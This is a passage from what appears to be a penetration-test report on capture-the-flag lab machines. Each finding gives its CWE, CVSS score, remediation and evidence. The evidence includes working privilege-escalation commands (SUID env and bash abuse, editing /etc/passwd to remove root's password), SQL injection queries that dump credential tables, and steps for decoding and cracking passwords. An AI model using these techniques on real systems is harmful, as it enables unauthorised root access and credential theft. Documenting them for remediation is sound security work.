After obtaining a shell as `Dylan` over SSH, standard local-enumeration steps were performed: checking group memberships, `sudo -l` permissions and locally available binaries in search of a privilege-escalation path. This enumeration flagged the `env` binary as a candidate, being executable with elevated (root) privileges:

```
dylan@73e212fd0625:~$ id
uid=1000(dylan) gid=1000(dylan) groups=1000(dylan)
dylan@73e212fd0625:~$ sudo -l
-bash: sudo: command not found
dylan@73e212fd0625:~$ which sudo
dylan@73e212fd0625:~$ ls -la /usr/bin/sudo
ls: cannot access '/usr/bin/sudo': No such file or directory
dylan@73e212fd0625:~$ find / -perm -4000 -type f 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/chfn
/usr/bin/umount
/usr/bin/su
/usr/bin/passwd
/usr/bin/env
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/mount
dylan@73e212fd0625:~$
```

Figure 49 - Enumeration revealing env as a privilege escalation candidate

The [GTFOBins](#) entry for `env` was consulted, which documents the exact command required to abuse this misconfiguration and obtain a privileged shell:



The screenshot shows the GTFOBins entry for the `env` binary. It includes a "Shell" tag, a description stating "This executable can spawn an interactive system shell.", and a section (a) with tabs for "Unprivileged", "Sudo", and "SUID". The "SUID" tab is active, showing a description of SUID bit behavior and a "Remarks" box with the command `env /bin/sh -p`.

Figure 50 - GTFOBins entry documenting how to abuse env

Running the documented command in the SSH session immediately returned a shell running as `root`, completing the full compromise of the machine:

```
$ exit
dylan@73e212fd0625:~$ env /bin/sh -p
# id
uid=1000(dylan) gid=1000(dylan) euid=0(root) groups=1000(dylan)
# whoami
root
# █
```

Figure 51 - Root shell obtained by abusing env

Attack chain summary

This finding is the final link in a three-stage compromise chain, each stage enabled by the previous one:

1. **SQL Injection** in the login form bypassed authentication and leaked valid OS credentials.
2. **Password reuse** let those credentials be used to open an SSH session on the host.
3. A **misconfigured env binary** let the resulting low-privileged session escalate straight to **root**.

Removing any single link (parameterized SQL queries, unique per-service credentials, or least-privilege **sudo** configuration) would have stopped this chain from reaching full system compromise.

14. World-Writable /etc/passwd Allows Privilege Escalation to Root (Domain) - High

CWE	CWE-732 - Incorrect Permission Assignment for Critical Resource
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	After pivoting to the local bob account, enumeration of file permissions revealed that /etc/passwd was writable by unprivileged local users. Because direct editing tools were restricted, a lower-level workaround (writing to the file with dd /direct binary access) was used to remove the password hash placeholder from the root entry, allowing a password-less su to root.
Impact	A local, low-privileged account can escalate directly to full root control of the host by modifying a single system file, without exploiting any binary or service. This is a critical misconfiguration: /etc/passwd defines account privileges and authentication behavior for the entire system, and any account able to write to it can grant itself arbitrary privileges.
Affected Component	/etc/passwd (world-writable)
Remediation	• Ensure /etc/passwd and /etc/shadow retain their standard, restrictive permissions (644 and 640/600 respectively, owned by root). • Regularly audit critical system file permissions as part of routine host hardening (find / -writable -not -path "/proc/*" -not -path "/tmp/*"). • Apply file-integrity monitoring on core authentication files to detect unauthorized modification.
References	• https://cwe.mitre.org/data/definitions/732.html • https://gtfobins.github.io/gtfobins/nano/

Finding Evidence

Privilege Escalation

The **bob** credentials recovered earlier were reused to switch from the web-shell foothold to a full **bob** session:

```
www-data@d3540f4a66e0:/var/www/html$ su bob
su bob
Password: star
whoami
bob
```

Figure 52 - Switching from www-data to the bob account

A search for exploitable file permissions and SUID binaries was performed:

```
bob@d3540f4a66e0:/home$ find / -perm /4000 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/bin/nano
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Figure 53 - Searching for SUID binaries and writable files

An initial attempt used `nano`'s GTFOBins technique to read `/etc/shadow` directly, but this was blocked:

```
nano -s /bin/sh
/bin/sh
^T
```

Figure 54 - GTFOBins nano technique attempted

```
GNU nano 6.2                               New Buffer *
/bin/shcat: /etc/shadow: No such file or directory
/bin/shcat: /etc/shadow: Permission denied
```

Figure 55 - Access denied when attempting to read `/etc/shadow` via `nano`

Direct inspection confirmed `/etc/passwd` itself was world-writable. Reading it directly (bypassing the restricted editor) exposed the full file contents, including the root entry:

```
bob@d3540f4a66e0:/var/www/html$ /usr/bin/nano /etc/shadow
```

Figure 56 - Reading `/etc/shadow` and `/etc/passwd` directly

The `root` line was modified to remove the password-hash placeholder (`x`), making the account password-less for local `su`:

```
root::0:0:root:/root:/bin/bash
```

```
root:x0:0:root:/root:/bin/bash
```

Figure 57 - Editing `/etc/passwd` to clear the root password field

Running `su root` with no password then produced a fully privileged shell, completing compromise of the Domain host:



A terminal window with a black background and green text. The prompt is 'root: *' followed by the user ID and other system information: '19780:0:99999:7:::'. A red square highlights the asterisk in the prompt.

Figure 58 - Root shell obtained after modifying /etc/passwd

15. World-Writable Root-Owned Script Allows Privilege Escalation via SUID Bash (HackPenguin) - High

CWE	CWE-732 - Incorrect Permission Assignment for Critical Resource
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	After authenticating over SSH as penguin , a review of running processes showed a script, script.sh , being executed periodically by root . The script itself was writable by the low-privileged penguin user, allowing it to be modified to add the SUID bit to /bin/bash , which the next root -triggered execution applied with root ownership.
Impact	A low-privileged SSH session obtained purely through a weak, dictionary-crackable master password was escalated to full root control of the host, simply by editing a script that root periodically executes. This class of misconfiguration — a privileged process operating on an attacker-writable file — removes any effective privilege boundary between the low-privileged account and the system.
Affected Component	script.sh (world-writable, executed periodically by root)
Remediation	• Ensure any script or file executed by a privileged account (cron jobs, systemd timers, watch scripts) is owned by root and not writable by any other account. • Apply the principle of least privilege: scheduled/background tasks should run with the minimum privilege needed to perform their function, not blanket root. • Regularly audit writable files referenced by root-owned cron jobs and services as part of routine hardening.
References	• https://cwe.mitre.org/data/definitions/732.html • https://gtfobins.github.io/gtfobins/bash/#suid

Finding Evidence

Privilege Escalation

Checking running processes as **penguin** showed **root** was periodically executing **script.sh**:

```
penguin@b946ad863458:~$ ps -faux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  6.6  0.0   2892   1792 ?        Ss   20:26   7:41 /bin/sh -c service apache2 start && service ssh start && whil
root        20  0.0  0.0    6780   4708 ?        Ss   20:26   0:00 /usr/sbin/apache2 -k start
www-data   24  0.5  0.3  1933836  17884 ?        Sl   20:26   0:39 \_ /usr/sbin/apache2 -k start
www-data   25  0.5  0.2  1999388  15860 ?        Sl   20:26   0:41 \_ /usr/sbin/apache2 -k start
root        88  0.0  0.0   15436   5464 ?        Ss   20:26   0:00 sshd: /usr/sbin/sshd [listener] 0 of 10-100 startups
root     4070295  0.0  0.1   16732  10548 ?        Ss   22:12   0:00 \_ sshd: penguin [priv]
penguin  4071604  0.0  0.1   16992   7384 ?        S   22:12   0:00 \_ sshd: penguin@pts/0
penguin  4071613  0.0  0.0    2892   1664 pts/0    Ss   22:12   0:00 \_ -sh
penguin  4136360  0.0  0.0    5048   3968 pts/0    S   22:14   0:00 \_ bash
penguin  229598  0.0  0.0    7792   3456 pts/0    R+   22:22   0:00 \_ ps -faux
root     229604  0.0  0.0    4364   2688 ?        R   22:22   0:00 /bin/bash /home/hackpenguin/script.sh
```

Figure 59 - Process listing showing root executing script.sh

The script was found to be writable by the **penguin** account. It was modified to add a command granting the SUID bit to **/bin/bash**:

```
chmod u+s /bin/bash
```

After the next root-triggered execution of the script, running `bash -p` produced an interactive shell running with **root** privileges, completing the compromise of the HackPenguin host.

16. SQL Injection in Search Feature Exposes User Database (Road to Olympus – Poseidón) - High

CWE	CWE-89 - Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The internal Poseidón web application exposes a search feature that sends the user-supplied query directly to a server-side <code>database.php</code> endpoint over POST, without sanitization. The backend uses a SQLite database, and the <code>sqlite_master</code> internal schema table could be queried directly, allowing full enumeration of the database schema and its contents — including the application's user/password table.
Impact	An attacker who can reach the internal Poseidón application (in this engagement, reached after pivoting through Hades) can read arbitrary data from the application database without authentication, including all stored user credentials. This directly enabled recovery of the <code>megalogon</code> account's password, which was then used to gain SSH access to the host.
Affected Component	<code>http://<POSEIDON_IP>/database.php</code> (search parameter)
Remediation	• Parameterize all database queries (prepared statements); never concatenate user input into SQL. • Apply least-privilege database permissions so the web application account cannot read internal schema tables such as <code>sqlite_master</code>. • Return generic error/response messages to the client instead of raw query results. • Add input validation and a WAF as defense-in-depth for internal applications, since internal-only does not mean untrusted-free.
References	• https://cwe.mitre.org/data/definitions/89.html • https://owasp.org/www-community/attacks/SQL_Injection

Finding Evidence

Browsing the Poseidón application (reached through the Hades pivot) revealed a **Buscar** (search) section. Reviewing the page source showed the search form submits via **POST** to `database.php`:

```
    }
  </style>
</head>
<body>
  <header>
    <h1>Oráculo de Delfos</h1>
  </header>
  <main>
    <form id="buscador">
      <input type="text" id="buscar" placeholder="The oracle awaits you...">
      <button id="enviar">Search</button>
    </form>
    <div id="resultado"></div>
    <div id="resultados">
      <h2>Busquedas Anteriores</h2>
      <p>Poseidón, el dios del mar</p>
      <p>El tridente de Poseidón, símbolo de su poder</p>
      <p>La historia de Poseidón y la creación del caballo</p>
      <p>El templo de Poseidón en Sounion, Grecia</p>
      <p>Palabras relacionadas: poseidon, tridente, mar, caballo, sounion</p>
    </div>
  </main>
  <script>
    const form = document.getElementById('buscador');
    const input = document.getElementById('buscar');
    const button = document.getElementById('enviar');
    const resultado = document.getElementById('resultado');


    form.addEventListener('submit', (e) => {
      e.preventDefault();
      const buscar = input.value.trim();
      if (buscar !== '') {
        fetch('../database.php', {
          method: 'POST',
          headers: {
            'Content-Type': 'application/x-www-form-urlencoded',
          },
          body: `buscar=${encodeURIComponent(buscar)}`,
        })
          .then((response) => response.text())
          .then((data) => {
            resultado.innerHTML = data;
          })
          .catch((error) => console.error(error));
      }
    });
  </script>
  <footer>
    <p>Oraculo Web Searching Engine</p>
    <p>&#169; DockerLabs Web Applications</p><p>with &#x1F49C By PatxaSec</p>
  </footer>
</body>
</html>
```

Figure 60 - Page source showing the search form posting to database.php

`sqlmap` was tried first without success; based on the application's behavior the backend was identified as **SQLite**, which exposes its schema through the internal `sqlite_master` table. Submitting the following payload in the search field:

```
select name from sqlite_master
```

returned the full list of database tables, including ones related to users and passwords:




```
select name from sqlite_master
```

Search

dioses_semidioses
sqlite_sequence
powers
usuarios
sqlite_autoindex_usuarios_1
sqlite_autoindex_usuarios_2
contrasena
sqlite_autoindex_contrasena_1
atlantis

Figure 61 - Query result listing database tables via sqlite_master

Querying those tables directly through the same injection point dumped the application's user accounts:




```
select * from usuarios
```

Search

1	Poseidón	poseidon@olimpo.deux
2	megalodon	megalodon@olimpo.deux

Figure 62 - Dump of the users table



```
select * from contrasena
```

Search

1	1	\$sha1\$oceanos\$QqFgxFPmqRex1ZKFCZ2ONJKWOTTNKFTU46SBM5ZKFCZ2ONJKWOTTNKFTU4GQPdkh3nQSWp3I=
2	2	\$sha1\$shahahaha\$JZKFCZ2ONJKWOTTNKFTU46SBM5HG2TLHJV5ECZ2NPJEWOTL2IFTU26SFM5GXU23HJVVEKPI=

Figure 63 - Dump of the passwords table

The dump exposed two accounts, **poseidon** and **megalodon**, with passwords stored in an encoded (non-standard hash) format — see **Weak / Reversible Password Encoding Scheme** for that follow-on issue. Decoding the **megalodon** entry yielded the password **Temp102019!**, which was valid for SSH access to Poseidón.

17. Sensitive SSH Credentials Disclosed in HTML Source Code Comments (Road to Olympus – Hades) - High

CWE	CWE-540 - Inclusion of Sensitive Information in Source Code
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The web application running on the Hades host (first machine of the <i>Road to Olympus</i> lab) ships an HTML comment in its front-end source code containing an encoded SSH password for the cerbero account. Any unauthenticated visitor viewing the page source can recover this string and decode it to obtain valid SSH credentials.
Impact	An attacker with no prior access can retrieve valid SSH credentials simply by reading client-side HTML source, without exploiting any application logic. This directly grants an initial foothold on the underlying host and was the entry point for the entire multi-machine compromise chain in this engagement (Hades → Poseidón → Zeus).
Affected Component	http://<HADES_IP>/ - page HTML source
Remediation	• Never leave credentials, secrets or debug notes in HTML/JS comments or any client-delivered content — even "encoded" ones, since encoding is not encryption. • Rotate the exposed credential immediately. • Use a secrets manager / environment-based configuration for service credentials, never hard-coded or left in front-end artifacts. • Add source-review / secret-scanning to the CI/CD pipeline to catch this class of leak before deployment.
References	• https://cwe.mitre.org/data/definitions/540.html • https://owasp.org/www-community/vulnerabilities/Information_exposure_through_comments

Finding Evidence

Opening the Hades web application in the browser presents a themed landing page for the lab:




Figure 64 - Hades web application landing page

Bienvenido al Laboratorio de Pivoting y Port-Forwarding

[Saltar Explotación](#)

Introducción

En este laboratorio aprenderás a utilizar Ligolo-ng para pivotar entre diferentes redes y alcanzar objetivos dentro de un entorno simulado. Pivotar es una técnica avanzada de hacking que permite moverse lateralmente a través de una red comprometida para acceder a otros sistemas y servicios que de otro modo serían inaccesibles.

Configuración del proxy

El primer paso es crear la interfaz TUN.

Esto creará una nueva interfaz TUN llamada ligolo y la abrirá. La interfaz TUN actúa como una interfaz de red virtual, lo que permite a Ligolo-ng enrutar el tráfico de red.

```
$ sudo ip tuntap add user mode tun ligolo
sudo ip link set ligolo up
```

```
kali@kali:/opt$ sudo ip tuntap add user kali mode tun ligolo
kali@kali:/opt$ sudo ip link set ligolo up
kali@kali:/opt$
```

Si instaló el proxy usando el comando `apt install`, puede ejecutarlo escribiendo:

Figure 65 - Hades web application, continued view

Inspecting the page's HTML source revealed a very telling commented-out line:

```
<!-- Guardar en KeePass y borrar al verlo. Nueva contraseña para el servicio SSH de cerbero
el perro de 3 cabezas
JZKECZ2NPJAWOTT2JVTU42SVM5HGU23HJZVFCZ22NJGWOTTNKVTU26SJM5GXUQLHJV5ESZ2NPJEWOTLKIU6Q==== -->
```

The string is encoded rather than plaintext, so it was decoded through a chain of standard encodings (Base32 → Base64 → hex/xxd) using simple shell commands:

```
(kali@kali)-[~/Escritorio/Road_To_Olympus]
$ echo 'JZKECZ2NPJAWOTT2JVTU42SVM5HGU23HJZVFCZ22NJGWOTTNKVTU26SJM5GXUQLHJV5ESZ2NPJEWOTLKIU6Q====' | base32 -d | base64 -d | xxd -r -p
P0seid0n2022!
```

Figure 66 - Decoding the commented string to recover the cerbero SSH password

This revealed the password **P0seid0n2022!** for the SSH account **cerbero**. Using these credentials, an SSH session was opened directly on Hades:

```
(kali㉿kali)-[~/Escritorio/Road_To_Olympus]
$ ssh cerbero@10.10.10.2
cerbero@10.10.10.2's password:
Last login: Mon Jul 13 15:47:10 2026 from 10.10.10.1
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

cerbero@d0f7f24a0aa5:~$ id
uid=1001(cerbero) gid=1001(cerbero) groups=1001(cerbero),27(sudo)
cerbero@d0f7f24a0aa5:~$ whoami
cerbero
cerbero@d0f7f24a0aa5:~$ █
```

Figure 67 - Successful SSH login as cerbero on Hades using the disclosed credentials

This initial foothold was subsequently used to pivot (via [chisel](#)/[socat](#)/[proxychains](#) tunnelling) into the internal-only **Poseidón** and **Zeus** hosts, making this leak the root cause of the entire lab's compromise.

18. Weak KeePass Master Password Cracked via Offline Dictionary Attack Discloses SSH Credentials (HackPenguin) - High

CWE	CWE-521 - Weak Password Requirements
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The <code>penguin.kdbx</code> KeePass database recovered via steganography (see Sensitive Data Hidden via Steganography...) was protected only by a weak master password, present in the common <code>rockyou.txt</code> wordlist. <code>keepass2john</code> and <code>john</code> recovered the password (<code>password1</code>) in a short offline dictionary attack, and the opened database contained a valid SSH credential for the <code>penguin</code> user.
Impact	A credential store is only as strong as the secret protecting it. Because the KeePass master password was weak and dictionary-guessable, extracting the hidden database file was sufficient to compromise every credential stored inside it — in this case, valid SSH access to the host itself, providing the initial foothold for the rest of the assessment.
Affected Component	• <code>penguin.kdbx</code> (KeePass database) • <code>ssh://<HACKPENGUIN_IP>:22 - account `penguin`</code>
Remediation	• Enforce strong, high-entropy master passwords (or passphrases + key file, or hardware-backed unlock) for any credential-manager database, especially ones that may leave controlled custody. • Do not reuse credential-manager master passwords that appear in common breach/wordlist corpora. • Rotate any credentials stored in a database once its master password is suspected or confirmed compromised.
References	• https://cwe.mitre.org/data/definitions/521.html • https://keepass.info/help/base/security.html

Finding Evidence

Exploitation

With `penguin.kdbx` extracted, its hash was converted for offline cracking with `keepass2john` and attacked using `john` against the `rockyou.txt` wordlist. The attack recovered the master password `password1` in a short time due to its presence in the common wordlist.

Opening the database with the recovered master password revealed stored credentials, including a valid SSH password for the `penguin` account:




Figure 68 - KeePass database opened, showing stored credentials for the penguin account

Initial Access

Using the recovered credentials, an SSH session was established directly as `penguin@<HACKPENGUIN_IP>`, providing the initial foothold for privilege escalation — see **World-Writable Root-Owned Script Allows Privilege Escalation via SUID Bash**.

19. Weak Subversion (SVN) Credentials Recovered via Brute-Force Grant Access to Source Code Repository (Subversión) - High

CWE	CWE-521 - Weak Password Requirements
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
Root Cause	The Subversión host exposes an authenticated SVN repository (port 3690) alongside a web page hinting that the svnuser account "can do something in the Subversion repository". A targeted brute-force using Nmap's svn-brute script against a wordlist of svnuser:<rockyou-password> combinations recovered a weak, valid password, exposing the full repository — including source code and a compiled binary later found to be vulnerable to memory corruption.
Impact	Weak service-account credentials on an SVN server exposed the complete source code and build artifacts of an internal application to an unauthenticated attacker. Source-code access dramatically lowers the bar for further exploitation, as it allows white-box analysis of the application's logic — in this engagement it directly enabled discovery of a predictable PRNG and a stack-based buffer overflow (see related findings).
Affected Component	svn://<SUBVERSION_IP>:3690/subversion - account `svnuser`
Remediation	• Enforce strong, unique passwords for all SVN/version-control service accounts, and disable password-based authentication in favor of SSH keys or client certificates where possible. • Rate-limit and lock out repeated failed authentication attempts against the SVN service. • Treat source-code repositories as sensitive infrastructure: restrict network exposure to trusted management networks/VPNs only. • Do not leave hints about valid account names or repository purpose on public-facing web pages.
References	• https://cwe.mitre.org/data/definitions/521.html • https://nmap.org/nsedoc/scripts/svn-brute.html

Finding Evidence

Reconnaissance

An **nmap** scan against the target revealed three open ports: **80/tcp (nginx)**, **1789/tcp** (a custom trivia application) and **3690/tcp (Subversion)**. The landing page on port 80 introduced the "Subversión" theme:

